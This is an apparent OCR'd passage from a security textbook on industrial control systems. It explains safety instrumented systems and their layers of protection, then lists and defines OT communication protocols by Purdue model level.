
- **Safety Instrumented Systems (SIS)**

  A safety instrumented systems (SIS) is an automated control system designed to safeguard the manufacturing environment in case of any hazardous incident in industry. They monitor and perform “specific control functions” to shut down the monitored system or bring it to a predefined safe state to reduce the adverse impacts of an incident. They function as an essential component of a risk management strategy that uses layers of protection to prevent the operational boundaries of the critical process from reaching an unsafe operating condition. Typical examples of SIS systems are fire and gas systems, safety interlock systems, safety shutdown systems, etc.

  In industry, an SIS overrides the BPCS operationally and functions when BPCS does not operate a process within the normal operational parameters. For a given condition, if BPCS starts operating beyond normal operational limits, the SIS provides an automated control environment to detect and respond to the critical process. SIS either preserves the state or changes it to a safe state, i.e., equipment or process shutdown. Finally, the last layer of protection is applied where devices like relief valves, rupture disks, flare systems, etc. are used before the process enters the unsafe operating limits. The events generated and actions performed by the SIS system are illustrated in the diagram:



Mitigation
Prevention
Emergency response
(plant/community)
Passive protection
(bund/dike)
Active protection
(relief valve/ rupture disk)
Incident
Safety instrumented system
Trip
Operator intervention
Alarm
Process control
(BPCS)
Process design

Figure 18.78: Layers of protection provided by SIS systems

The functional requirements of the work performed by SIS and how efficiently it should be carried out can be determined from Hazard and Operability Studies (HAZOP), Layers of Protection Analysis (LOPA), risk graphs, etc. The SIS system works independently from other control systems. It consists of sensors, logic solvers, and final control elements that maintain safe operation of the process by performing the following functions:

- **Field sensors** collect information to determine and measure process parameters such as temperature, pressure, flow, etc. to predict whether the equipment is operating in a safe state or not. Different types of sensor are available, such as pneumatic, electric switches, smart transmitters, etc.
- **Logic solvers** are helpful in deciding the necessary action to be taken based on the gathered information. They provide actions for both failsafe and fault-tolerant situations. They act as controllers that capture signals from the sensors and execute pre-programmed actions to avoid risk by providing output to the final control elements.
- **Final control elements** implement the actions determined by the logic controller to bring the system to a safe state. These elements generally comprise pneumatically activated on–off valves controlled by solenoid valves.

As no component in a system can be completely immune to failure, it is essential for industries to test SIS systems constantly. It is also important to conduct an assessment of its basic cybersecurity environment to ensure the smooth operations of the SIS. The main aim of assessing the working conditions of the SIS system is to guarantee safety and of the SIS so that it remains at its actual design levels.

OT Technologies and Protocols


OT Technologies and Protocols over Purdue Model

Level 4, 5	**DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi**
Level 3	**CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP**
Level 2	**6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP**
Level 0, 1	**BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax**

OT Technologies and Protocols

Industrial network protocols constitute the real-time interconnectivity and information exchange between industrial systems and zones. These network protocols are deployed across the ICS network in any industry. To understand any industrial network, a security engineer needs to understand the protocols existing beneath the networks.

The key communication technologies and protocols of the OT network over the Purdue model defined by ISA-95 are as follows:



Level 4, 5	**DCOM, DDE, FTP/SFTP, GE-SRTP, IPv4/IPv6, OPC, TCP/IP, Wi-Fi**
Level 3	**CC-Link, DDE, GE-SRTP, HSCP, ICCP (IEC 60870-6), IEC 61850, ISA/IEC 62443, MODBUS, NTP, Profinet, SuiteLink, Tase-2, TCP/IP**
Level 2	**6LoWPAN, CC-Link, DNP3, DNS/DNSSEC, FTE, HART-IP, IEC 60870-5-101/104, IPv4/IPv6, ISA/IEC 62443, OPC, NTP, SOAP, TCP/IP**
Level 0, 1	**BACnet, EtherCat, CANopen, Crimson v3, DeviceNet, GE-SRTP, Zigbee, ISA/IEC 62443, ISA SP100, MELSEC-Q, MODBUS, Niagara Fox, Omron Fins, PCWorx, Profibus, Profinet, Sercos II, S7 Communications, WiMax**

Figure 18.80: OT technologies and protocols over the Purdue model

Protocols used in Level 4 and 5

- **DCOM**: DCOM (Distributed Component Object Model) is Microsoft's proprietary software that enables software components to communicate directly over a network reliably and securely.
- **DDE**: DDE (Dynamic Data Exchange) is used for IPC (Inter-Process Communication).
- **FTP/SFTP**: FTP establishes a connection to the specific server or computer, and it is also used to download or transfer files. SFTP verifies the identity of the client, and once a secured connection is established information is exchanged.
- **GE-SRTP**: GE-SRTP (Service Request Transport Protocol), developed by GE Intelligent Platforms, is used to transfer data from PLCs, and runs on a selected number of GE PLCs that turn digital commands into physical actions.
- **IPv4/IPv6**: IPv4 is a connectionless protocol used in packet-switched networks. IPv6 is used for packet-switched internetworking, which provides end-to-end datagram transmission across multiple IP networks.
- **OPC**: OPC (Open Platform Communications) is a set of client/server protocols designed for the communication of real-time data between data acquisition devices like PLCs and interface devices like HMIs.
- **TCP/IP**: TCP/IP is a suite of communication protocols used for the interconnection of networking devices over the Internet.
- **Wi-Fi**: Wi-Fi is a technology that is widely used in wireless local area networking or LAN. The most common Wi-Fi standard used in homes or companies is 802.11n, which offers a maximum speed of 600 Mbps and a range of approximately 50 m.

Protocols used in Level 3

- **CC-Link**: A CC-Link (Control and Communications Link) is an open industrial network that enables devices from different manufacturers to communicate. It is used in machine, process control, and building automation.
- **HSCP**: Hybrid SCP (Secure Copy Protocol) is developed for transmitting larger file sizes at high speed on long-distance and wideband infrastructure.
- **ICCP (IEC 60870-6)**: ICCP (Inter-Control Center Communications Protocol) (IEC 60870-6) provides a set of standards and protocols for covering ICS or SCADA communication in power system automation.
- **IEC 61850**: IEC 61850 is a common protocol that enables interoperability and communications between the IEDs at electrical substations.
- **ISA/IEC 62443**: ISA/IEC 62443 provides a flexible framework for addressing and mitigating current and future security vulnerabilities in industrial automation and control systems.
- **Modbus**: Modbus is a serial communication protocol that is used with PLCs and enables communication between many devices connected to the same network.

- **NTP**: NTP (Network Time Protocol) is a networking protocol that is used for clock synchronization between computer systems over packet-switched and variable-latency data networks.
- **Profinet**: Profinet is a communication protocol used to exchange data between controllers like PLCs and devices like RFID readers.
- **SuiteLink**: SuiteLink protocol is based on TCP/IP and runs as a service on Windows operating systems. It is mostly used in industrial applications that value time, quality, and high throughput.
- **Tase-2:** Tase-2, also referred to as IEC 60870-6, is an open communication protocol that enables the exchange of time-critical information between control systems through WAN and LAN.

